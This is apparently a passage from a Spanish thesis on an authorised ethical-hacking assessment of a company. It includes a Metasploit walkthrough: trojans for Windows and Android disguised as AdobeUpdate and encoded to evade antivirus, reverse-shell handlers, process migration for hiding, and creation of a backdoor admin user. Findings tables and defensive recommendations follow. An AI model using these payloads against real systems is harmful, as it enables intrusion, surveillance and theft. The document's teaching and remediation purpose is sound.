Todo dentro de la explotación será a través de una consola de comandos en la cual en primera instancia será usar el comando “msfvenom –p Windows/meterpreter/reverse_tcp LHOST=<IP Maquina Atacante> LPORT=<Puerto a usar> -e x86/shikata_ga_nai –i 10 –f exe > <nombre del archivo>.exe”

El comando msfvenom es una herramienta que integra metasploit para la creación de virus troyanos, a continuación se explica el comando:

En este caso como la máquina que se quiere atacar es Windows se coloca el comando “-p Windows/meterpreter/reverse_tcp”, reverse tcp se usa debido a que el puerto mediante el cual se conectara la maquina atacada es de tipo TCP y no UDP

LHOST y LPORT son la IP de la máquina del atacante y el puerto por el cual que quiere escuchar respectivamente.

El comando “-e x86/shikata_ga_nai –i 10” se usa cuando no se quiere que el ejecutable no sea detectado por el antivirus siendo –e el encode a usar que en este

caso es shikata ga nai y –i el número de iteraciones que debe realizar el encoder para empaquetar el archivo y así tratar de contrarrestar los antivirus.

Por último el comando "-f exe > <nombre del archivo>.exe" se lo utiliza para indicar que se quiere un ejecutable.exe seguido del nombre y ruta donde se desea guardar el archivo.




Figura 5. 53 Comando para la creación del virus troyano (Haro y Parra, 2016)

Se puede observar que el archivo ha sido creado correctamente, el nombre depende netamente del ingenio del atacante, en este caso se lo ha nombrado como algo común ver dentro de una pc es decir AdobeUpdate. El objetivo es hacer pensar a la víctima que es un archivo común y corriente.

Una vez creado el archivo ejecutable que contiene el virus troyano es necesario analizarlo mediante el uso de la página web"VirusTotal.com" la cual permite subir un archivo para su análisis como se puede observar a continuación:




Figura 5. 54 Uso de la página web "www.virustotal.com" para analizar el virus creado (Haro y Parra, 2016)

A pesar de ser encapsulado varias veces el archivo es detectado por al menos 38 antivirus de los 55 que escanea la página web. La página web también informa de cuáles son los antivirus que no lo detectan como se ve a continuación:

Figura 5. 55 Informe de resultados acerca de los antivirus que no detectan el virus creado (Haro y Parra, 2016)

Una vez hecho este análisis el atacante decide si crear el mismo archivo con un número mayor de iteración para que sea menos detectable o si por el contrario analizando el reporte determina que el antivirus con el que trabaja esa máquina no lo detectaría entonces usaría el virus creado.

Dado el hecho de que el ejemplo del explotable está siendo ejecutado en máquinas propias es más que suficiente el archivo creado con las 10 iteraciones a pesar de que es detectado por muchos antivirus ya que la maquina atacada no posee antivirus.

Una vez creado el archivo se hace uso de la herramienta Metasploit, de igual manera desde la consola ejecutando el comando “msfconsole” para iniciar el framework de explotación.




Figura 5. 56 Comando de inicialización de la herramienta MetaSploit (Haro y Parra, 2016)

Ya con el framework en ejecución lo siguiente es configurar todo lo necesario para poder realizar la conexión cuando esta sea establecida al correr el virus creado con anterioridad.




Figura 5. 57 Comandos de configuración de la herramienta Metasploit (Haro y Parra, 2016)

Figura 5. 58 Comandos para configurar la IP y puerto deseados para el ataque en Metasploit (Haro y Parra, 2016)

Los comandos ejecutados son los siguientes:

- Use exploit/multi/handler. Este comando indica al framework que se va a usar un exploit el cual será de tipo multi handler esto ayudará a escuchar varias conexiones a la vez en caso de ser necesario.
- Set Payload Windows/meterpreter/reverse_tcp. Este comando indica al framework que el Payload o tipo de explotación que se usara será dirigida a Windows y la comunicación que se requiere establecer es del tipo reverse tcp del mismo modo el cual fue creado el virus y mediante el cual usara una backdoor para la conexión mediante el uso de un puerto tcp en este caso el puerto 4444

- Show options. Este comando sirve de ayuda, principalmente para observar que ha sido configurado y que no.
- Set LHOST <IP del atacante>. Este comando indica al framework la dirección a la cual se quiere que reciba la comunicación, es decir la dirección del ordenador desde el cual se hace el ataque.
- Set LPORT <puerto de comunicación>. Este comando indica al framework el puerto mediante el cual se va realizar la comunicación.
- Exploit. Por ultimo este comando se utiliza cuando todo ha sido ya configurado para que el ordenador esté listo y preparado a la espera de escuchar la comunicación una vez que la víctima ejecute el virus.

Una vez configurado todo lo necesario y estando preparados para escuchar, el siguiente paso es implantar el virus a la víctima usando los métodos explicados anteriormente. En este caso no se usara ninguno de los mencionados, dado que se trabaja con máquinas personales por lo que solo se procederá a copiar el comando en el ordenador Windows y ejecutarlo.

Cuando la víctima ejecute el archivo infectado se obtendrá lo siguiente:




Figura 5. 59 Aviso de la herramienta Metasploit indicando que se ha abierto una sesión (Haro y Parra, 2016)

Se observa que se ha establecido una conexión o en este caso una sesión mediante la cual tanto e ordenador de la víctima como el ordenador del atacante están conectados mediante la red. El atacante lo que espera en todo momento es efectuar esta conexión ya que esta es todo lo que el necesita para atacar ese computador.

Una de las primeras acciones que realiza el atacante una vez que está establecida la conexión es esconder el proceso dentro de otro proceso. Con la finalidad de pasar desapercibido ya que si alguien con los conocimientos necesarios entra al administrador de tareas de la maquina víctima y se da cuenta de este proceso sabrá que se trata de un virus y puede finalizar el proceso y cerrar la conexión establecida.

Para esconder este proceso el atacante realiza lo siguiente:




Figura 5. 60 Comando en Metasploit para adquirir los privilegios de administrador de la computadora victima (Haro y Parra, 2016)

Gracias a este comando el atacante puede obtener los privilegios de administrador dentro de la maquina afectada para así facilitar lo que requiera de este tipos de permisos.




Figura 5. 61 Comando "ps" en Metasploit para listar los procesos de la máquina victima (Haro y Parra, 2016)

El comando “ps” lista todos los procesos que están siendo ejecutados dentro de la maquina víctima, con esto el atacante solo debe buscar un proceso del cual nadie

sospeche, por ejemplo el proceso explorer.exe que maneja lo que tiene que ver con el explorador de Windows, como primer punto esto se lo hace también con la intención de dejar al proceso de una forma recurrente y tratar de que permanezca en ejecución el mayor tiempo posible.

Figura 5. 62 Proceso host del virus ejecutado (Haro y Parra, 2016)

Se puede observar que efectivamente el proceso del virus troyano implantado en la maquina está ejecutándose con el nombre del mismo archivo del virus.

Figura 5. 63 Proceso host del Explorador de Windows dentro de la máquina victima (Haro y Parra, 2016)

Una vez encontrado el proceso Explorer el atacante deberá esconder el virus dentro de este proceso volviendo así totalmente indetectable. Esto se hace con el siguiente comando:




Figura 5. 64 Comando en Metasploit para migrar un proceso a otro (Haro y Parra, 2016)

El comando “migrate” como su nombre lo indica migra el proceso del virus a cualquier proceso que se desee, como se puede observar el framework indica que el proceso 2564(Virus) se migro al proceso 6920(Explorer).

Ahora el atacante es completamente libre de realizar cualquier acción dentro del maquina victima por ejemplo escalar permisos, esto se lo realiza con la creación de un usuario al que se le otorgara los permisos administrativos.




Figura 5. 65 Comandos en metasploit para la creación de un usuario con privilegios de administrador dentro de la maquina victima (Haro y Parra, 2016)

El comando “load –l” carga los módulos que utiliza Windows y en este caso se utiliza el modulo incognito para que Windows no pida credenciales, esto se puede hacer ya que en un principio se otorgó los privilegios de administrador.

Como se puede ver se utiliza los comandos add_user <Nombre de usuario> <Contraseña> para añadir un usuario al sistema víctima.

Así como el comando “add_localgroup_user <Nombre del Grupo> <Usuario>” para poder otorgar al usuario creado los privilegios de administrador, gracias a esto el atacante ya tiene una forma legal de ingresar a ese computador en el caso de poder tener contacto personalmente con el mismo y poder trabajar libremente dado que su usuario es un administrador del sistema.

Otra gran utilidad del framework, es poder usar la línea de comandos de Windows(CMD) desde la propia máquina del atacante. Esto se lo puede ver a continuación:

Figura 5. 66 Comando en Metasploit para ingresar a la consola de comandos CMD de la maquina victima (Haro y Parra, 2016)

El comando "Shell" ayuda a ingresar a la línea de comandos del ordenador víctima y con esto se puede realizar casi cualquier operación, desde navegar en las carpetas de la computadora victima hasta encontrar información importante. En este caso el comando "ipconfig" permite conocer las interfaces de red que posee la víctima.




Figura 5. 67 Comando "ipconfig" dentro de la consola de comandos de la maquina víctima para analizar sus interfaces de red y sus IPs (Haro y Parra, 2016)

Como se puede observar la víctima posee 7 interfaces de red de las cuales están presentes las de la máquina virtual kali que se está ejecutando.

De la misma forma una vez establecida la conexión con la maquina víctima es muy sencillo recabar información de que sistema operativo utiliza, el nombre del ordenador, su arquitectura, hasta la posible ubicación del ordenador.




Figura 5. 68 Comando en Metasploit para adquirir la información completa de la maquina victima (Haro y Parra, 2016)

Gracias al comando "sysinfo" se puede lograr lo mencionado con anterioridad, como se puede observar en la imagen se ha podido obtener el nombre del ordenador, el tipo de sistema operativo en el cual corre, su arquitectura, así como la localización que en este caso es en Ecuador, esto se lo determina ya que el lenguaje establecido dentro de la maquina es "es_EC" que quiere decir español de Ecuador.

Como se puede observar las opciones que el atacante posee para explotar el computador victima son bastantes entre las cuales se puede mencionar algunas como:

- Subir archivos hacia la computadora víctima.
- Descargar archivos desde la computadora víctima.
- Realizar capturas de pantalla del computador víctima.
- Encender la webcam, en caso de que esta la tenga, y observar lo que sucede al frente del computador.
- Realizar grabaciones de sonido con la duración que se desee en tiempo real
- Captura de teclado media KeyScan, es decir capturar todo lo que el usuario escribe en el teclado.

Para conocer cuáles son las acciones que se puede realizar a la víctima dentro del framework solo se debe digitar el comando "help".

Figura 5. 69 Comando "Help" dentro de metasploit para conocer los comandos que se pueden realizar dentro del framework (Haro y Parra, 2016)

5.4.3. Exploit Para Android

A continuación, se desarrolla una explotación hacia un sistema Android con el objetivo de demostrar las vulnerabilidades a las que se expone en caso de instalar una aplicación infectada, caso en el cual se puede perder toda la información del equipo a manos del atacante sin darse cuenta.

El comando utilizado es:

```
bash-4.3$ #msfvenom -p android/meterpreter/reverse_tcp LHOST=172.24.10.72 LPORT=443 R > ataque.apk
```

Figura 5. 70 Comando de creación de un virus para Android (Haro y Parra, 2016)

Con esto se crea el archivo APK de la “aplicación” llamada ataque, el cual será ejecutado en el equipo objetivo.

```
bash-4.3$ msf> use exploit/multi/handler
bash-4.3$ msf> exploit (handler) > set payload android/meterpreter/reverse_tcp
bash-4.3$ msf> exploit (handler)> set lhost 172.24.10.72
bash-4.3$ msf> exploit (handler)> set lport 443
bash-4.3$ exploit
```

Figura 5. 71 Comandos de configuración en metasploit para atacar Android (Haro y Parra, 2016)

Con los comandos anteriores, se abrió la configuración del exploit que se va a utilizar para poner la dirección IP propia como dirección de escucha y se configura el puerto para que sea el mismo que tiene la apk infectada, finalmente se ejecuta el exploit:

```
[*]Started reverse handler on 172.24.10.65:443
[*]Starting the payload handler...
[*]Sending stage (50643 bytes) to 172.24.10.71
[*]Meterpreter session 1 opened (172.24.10.65:443 -> 172.24.10.71:37576) at 2016-04-28 22:56:42 -0500
```

Figura 5. 72 Aviso de Metasploit indicando una sesión activa (Haro y Parra, 2016)

Una vez que la aplicación sea instalada y se ejecuten los comandos mencionados, se logra tener acceso a todos los archivos del sistema mediante distintos códigos.

5.5. Hallazgos

5.5.1. Fase de Reconocimiento

FECHA	HALLAZGO	HERRAMIENTA	METODOLOGIA
25/03/2016	IP del servidor. Usuario y contraseña de equipo. Clave de red WiFi	Ingeniería social	Internet FootPrinting
28/03/2016	RUC de la empresa. Teléfonos. Correos. Dominio GapSystem. Presidente y socio de la empresa.	Superintendencia de Compañías	Internet FootPrinting
28/03/2016	Ubicación física de la empresa.	SRI	Internet FootPrinting
	Página web de la empresa. Archivos de la empresa GapSystem.	GOOGLE	Google Hacking
28/03/2016	Información del dominio.	godaddy.com	DNS FootPrinting

	Detalle de dominio y propietario, la empresa tiene tercerizado su servicio de hosting.	SmartWhoIs	WhoIs FootPrinting
28/03/2016	Dirección IP del correo ubicada en Ecuador.	Visual IP Trace	Email Footprinting
29/03/2016	Análisis de cabecera de correo para determinar IP(186.71.74.42)	eMailTrackerPro	Email Footprinting
30/03/2016	Metadata de los archivos	La Foca	Extracción de metadata

Tabla 5. 5 Hallazgos encontrados en la fase de reconocimiento (Haro y Parra, 2016)

5.5.2. Fase de Escaneo

FECHA	**HALLAZGO**		**HERRAMIENTA**	**METODOLOGIA**
18/04/2016	Puertos abiertos IP Servidor	Solución	Zenmap	Análisis de puertos
	8081/TCP 80/TCP	Ejecutar las actualizaciones recomendadas por Windows Update.		
	1433/TCP	Instalar Microsoft Patch Q316333.		
	8082/TCP 3389/TCP 22/TCP	Se debe cambiar la configuración de los servicios para que no sea compatible con los cifrados débiles.		
	8081/TCP 80/TCP	Se recomienda permitir la conexión a este host sólo desde los sistemas y redes de confianza.		
	1433/TCP	Restringir el acceso directo de las bases de datos a los sistemas remotos.		
19/04/2016	SO: Windows Server 2012		Zenmap	Análisis de vulnerabilidades
19/04/2016	Servidor Microsoft IIS		Telnet	Banner Grabbing

Tabla 5. 4 Hallazgos encontrados fase de escaneo (Haro y Parra, 2016)

5.5.3. Fase de Enumeración

FECHA	HALLAZGO	HERRAMIENTA	METODOLOGIA
22/04/2016	Usuario Dirección MAC	MSF	Sesión nula a través del protocolo NetBios
22/04/2016	Se encontró 3 equipos conectados a la red, con los cuales se comparte recursos. Los 3 ordenadores presentan el firewall activado. El servidor maneja una base de datos SQL.	Net View	
22/04/2016	No se logró conectar remotamente a ningún ordenador, ya que presentan medidas de seguridad.	NetUse	
22/04/2016	Se encontraron tres usuarios que pueden manejar el sistema del servidor, de los cuales dos se registra que nunca han ingresado al sistema lo cual puede ser un punto débil ya que los atacantes pueden dar privilegios de administrador a estos dos usuarios e ingresar al servidor. El servidor no presenta ningún antivirus instalado.	DumpSec	

Tabla 5. 5 Hallazgos encontrados fase de enumeración (Haro y Parra, 2016)

5.5.4. Fase de Explotación

FECHA	HALLAZGO	HERRAMIENTA	METODOLOGIA
25/04/2016 25/04/2016	Empleado de la empresa ingresó a la página clonada sin analizar el URL de la misma.	Beef	Phishing

Tabla 5. 2 Hallazgos encontrados fase de Explotación (Haro y Parra, 2016)

6. CAPÍTULO 6: PROPUESTA DE MEJORAS

6.1. Informe ejecutivo

OBJETIVO: Analizar la infraestructura de TI de la empresa mediante herramientas de Ethical hacking para detectar sus vulnerabilidades y de esta forma prevenir posibles ataques.

ALCANCE: Se realizó las siguientes etapas de Ethical Hacking: Reconocimiento, escaneo, enumeración y explotación, cada una con herramientas específicas para su propósito, de esta forma se encontró vulnerabilidades en cada fase y se presenta medidas de prevención para aplicar dentro de la organización.

Es importante mencionar que, si bien se ejecutó la fase de explotación, nunca se afectó la operación de ninguno de los equipos.

METODOLOGIA: La metodología utilizada de Ethical Hacking consta de diferentes fases que ayudan a determinar vulnerabilidades específicas para cada una. Se presenta a continuación los hallazgos encontrados por cada fase dentro de la empresa GapSystem.

1. FASE DE RECONOCIMIENTO

FECHA	HALLAZGO	HERRAMIENTA	METODOLOGÍA
25/03/2016	IP del servidor. Usuario y contraseña de equipo. Clave de red WiFi	Ingeniería social	Internet FootPrinting
28/03/2016	RUC de la empresa. Teléfonos.	Superintendencia de Compañías	Internet FootPrinting

	Correos. Dominio GapSystem. Presidente y socio de la empresa.		
28/03/2016	Ubicación física de la empresa.	SRI	Internet FootPrinting
	Página web de la empresa. Archivos de la empresa GapSystem.	GOOGLE HACKING	Google Hacking
28/03/2016	Información del dominio.	godaddy.com	DNS FootPrinting
	Detalle de dominio y propietario, la empresa tiene tercerizado su servicio de hosting.	SmartWhoIs	WhoIs FootPrinting
28/03/2016	Dirección IP del correo ubicada en Ecuador.	Visual IP Trace	Email Footprinting
29/03/2016	Análisis de cabecera de correo para determinar IP(186.71.74.42)	eMailTrackerPro	Email Footprinting
30/03/2016	Metadata de los archivos	La Foca	Extracción de metadata

Tabla 6. 1 Hallazgos encontrados en la fase de reconocimiento (Haro y Parra, 2016)

A continuación se presentan las recomendaciones para solventar las vulnerabilidades encontradas dentro de la fase de reconocimiento:

- Evitar colocar información importante de la empresa en internet, al realizar una búsqueda de información pública en Internet se encontró que la empresa ha publicado dentro de una de las páginas un correo con dominio de la empresa, esto es información valiosa para los atacantes.

- Evitar dejar documentos que se vean sin autorización, cuando se realizó una visita a la empresa por el tema de firma de autorización del proyecto se notó que en los ordenadores los empleados tienen anotada información importante, como claves y direcciones. Es importante que se informe inmediatamente a los empleados sobre el peligro en el que ponen a la empresa al colocar esta información de esa manera. Los atacantes al realizar una fase de reconocimiento hacen visitas de ingeniería social a las empresas y al ver una información tan valiosa se les facilita todo el proceso de ataque.
- Eliminar las cuentas de los empleados despedidos tanto de los ordenadores como sus direcciones de email, es importante tomar medidas sobre el acceso que tienen los empleados a la información de la empresa, de esta forma al momento en que uno de ellos ya no sea parte de la organización se puede evitar que se lleve información valiosa de la empresa.
- Es importante utilizar el archivo robots.txt en la página web para evitar la sobrecarga de tráfico durante la búsqueda. Este archivo permite indicar a que secciones no se quiere que accedan los motores de búsqueda.
- Bloquee la información de los sistemas Whois, es recomendable pagar un registro de servicio privado para ocultar información que se proporciona al momento de registrar el dominio.
- Controlar el acceso de personas dentro de la empresa a través de cámaras de seguridad.
- No coloque en la basura documentos importantes, aunque parezca un poco exagerado los atacantes buscan información dentro del basurero ya que ahí se encuentra documentos que muchas veces se desechan pensando que si ya se los botó estará segura esa información y nadie la encontrará.

2. FASE DE ESCANEO

FECHA	HALLAZGO		HERRAMIENTA	METODOLOGÍA
18/04/2016	***Puertos abiertos IP Servidor***	***Solución***	Zenmap	Análisis de puertos
	8081/TCP 80/TCP	Ejecutar las actualizaciones recomendadas por Windows Update.		
	1433/TCP 8082/TCP 3389/TCP 22/TCP	Instalar Microsoft Patch Q316333.		
		Se debe cambiar la configuración de los servicios para que no sea compatible con los cifrados débiles.		
	8081/TCP 80/TCP	Se recomienda permitir la conexión a este host sólo desde los sistemas y redes de confianza.		
	1433/TCP	Restringir el acceso directo de las bases de datos a los sistemas remotos.		
19/04/2016	SO: Windows Server 2012		Zenmap	Análisis de vulnerabilidades
19/04/2016	Servidor Microsoft IIS		Telnet	Banner Grabbing

Tabla 6. 2 Hallazgos encontrados fase de escaneo (Haro y Parra, 2016)

A continuación se presentan las recomendaciones para solventar las vulnerabilidades encontradas dentro de la fase de escaneo:

- Los servidores de la empresa deben cumplir las funciones específicas para las que fueron destinados y no tener habilitados servicios innecesarios, es decir que un servidor de correo no tenga instaladas aplicaciones web y viceversa.
- Es importante activar las actualizaciones automáticas del sistema operativo del servidor, ya que pueden corregir problemas de seguridad de versiones anteriores.
- Tener vigentes los contratos con proveedores de hardware y software, para poder solicitar asistencia inmediata en caso de ser necesario.
- Evaluar constantemente la red y los equipos de la empresa en búsqueda de vulnerabilidades para poder detectar amenazas a tiempo.

3. FASE DE ENUMERACIÓN

FECHA	HALLAZGO	HERRAMIENTA	METODOLOGÍA
22/04/2016	Usuario Dirección MAC	MSF	Sesión nula a través del protocolo NetBios
22/04/2016	Se encontró 3 equipos conectados a la red, con los cuales se comparte recursos. Los 3 ordenadores presentan el firewall activado. El servidor maneja una base de datos SQL.	Net View	
22/04/2016	No se logró conectar remotamente a ningún ordenador, ya que presentan medidas de seguridad.	NetUse	

22/04/2016	Se encontraron tres usuarios que pueden manejar el sistema del servidor, de los cuales dos se registra que nunca han ingresado al sistema lo cual puede ser un punto débil ya que los atacantes pueden dar privilegios de administrador a estos dos usuarios e ingresar al servidor. El servidor no presenta ningún antivirus instalado.	DumpSec	

Tabla 6. 3 Hallazgos encontrados fase de enumeración (Haro y Parra, 2016)

A continuación se presentan las recomendaciones para solventar las vulnerabilidades encontradas dentro de la fase de enumeración:

- Configurar firewalls para evitar la publicación de protocolos vulnerables a enumeración.
- Mantener actualizados los sistemas operativos y aplicaciones, ya que esto puede corregir problemas de seguridad en versiones anteriores.
- En sistemas Windows poseer un directorio activo para evitar la conexión de sesiones nulas y autenticaciones vía red.
- Instalar antivirus actualizado en los ordenadores de la empresa para reducir el riesgo de infectar los equipos.
- Eliminar usuarios que no se utilicen en los ordenadores y crear usuarios con privilegios establecidos; en la empresa se encontraron dos usuarios dentro del servidor que nunca habían ingresado al sistema.

4. FASE DE EXPLOTACIÓN

FECHA	HALLAZGO	HERRAMIENTA	METODOLOGÍA
25/04/2016 25/04/2016	Empleado de la empresa ingresó a la página clonada sin analizar el URL de la misma.	Beef	Phishing

Tabla 6. 4 Hallazgos encontrados fase de Explotación (Haro y Parra, 2016)

